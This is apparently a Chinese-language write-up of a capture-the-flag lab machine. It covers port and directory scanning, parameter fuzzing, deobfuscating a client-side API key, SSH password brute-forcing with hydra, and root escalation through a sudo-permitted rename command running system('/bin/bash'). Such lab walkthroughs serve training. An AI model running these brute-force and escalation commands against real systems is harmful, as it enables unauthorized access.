
端口扫描
┌──(root㉿kali)-[~/work/machines/ofus]
└─# nmap $IP
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-27 00:51 HKT
Nmap scan report for lacasadeljamon.thl (192.168.0.9)
Host is up (0.0036s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3000/tcp open  ppp
MAC Address: 08:00:27:9B:21:90 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds
检查 3000 端口
(root㉿kali)-[~/work/machines/ofus]
└─# nmap $IP  -p 3000 -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-27 00:52 HKT
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for lacasadeljamon.thl (192.168.0.9)
Host is up (0.0017s latency).

PORT     STATE SERVICE VERSION
3000/tcp open  http    Node.js Express framework
|_http-title: Error
MAC Address: 08:00:27:9B:21:90 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   1.68 ms lacasadeljamon.thl (192.168.0.9)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.50 seconds
80,3000 都是 web 服务
访问 80,是关于 js 代码混淆和 api 鉴权的文章

或许按时了要解 js 混淆,在客户端寻找 api 秘钥
对两个 web 服务都进行目录扫描
80 端口无内容
3000 端口存在 3 个路由
┌──(root㉿kali)-[~/work/machines/ofus]
└─# gobuster dir -u $URL2 -w ~/dic/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.9:3000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /root/dic/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/api                  (Status: 400) [Size: 34]
/public               (Status: 301) [Size: 156] [--> /public/]
/view                 (Status: 400) [Size: 22]
Progress: 4734 / 4735 (99.98%)
===============================================================
Finished
===============================================================
依次访问 /api, /view
显示参数错误
爆破两路由参数
wfuzz -w ~/dic/burp-parameter-names.txt --hh 33 $URL2/api?FUZZ=1
wfuzz -w ~/dic/burp-parameter-names.txt --hh 139 $URL2/view?FUZZ=1
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer *
********************************************************
Target: http://192.168.0.9:3000/api?FUZZ=1
Total requests: 6453
=====================================================================
ID Response Lines Word Chars Payload
=====================================================================
000005845: 401 0 L 2 W 26 Ch "token" api 是 token 参数
view 是 key 参数
传入 /api?token=1
显示 token 无效
在前端寻找 token,api
源码 script.js 处找到 API_KEY 字样 缺失图片:Pasted image 20250727005951.png
解混淆得到 API_KEY https://lelinhtinh.github.io/de4js/
QWERTYCHOCOLATITOCHOCOLATONCHINGON
传入 /api?token=QWERTYCHOCOLATITOCHOCOLATONCHINGON
得到 key
{“key”:“MI-KEY-SECRETA-12345”}
再传入 /view?key=MI-KEY-SECRETA-12345
得到提示,用户为 debian
爆破 debian 密码
hydra -l debian -P ~/dic/rockyou.txt ssh://192.168.0.9 -V
得到密码
][ssh] host: 192.168.0.9 login: debian password: chocolatessh 连接成功,拿到用户 flag
看特权命令
debian@OfusPingu:~$ sudo -l
Matching Defaults entries for debian on OfusPingu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User debian may run the following commands on OfusPingu:
    (ALL) NOPASSWD: /usr/bin/rename
查看帮助信息得到
-e   May be repeated to build up code (like "perl -e"). If no -e, the
   first argument is used as code.
因此直接执行命令提权
sudo rename "system '/bin/bash';" /etc/passwddebian@OfusPingu:~$ sudo rename "system '/bin/bash';" /etc/passwd
root@OfusPingu:/home/debian# id
uid=0(root) gid=0(root) groups=0(root)提权成功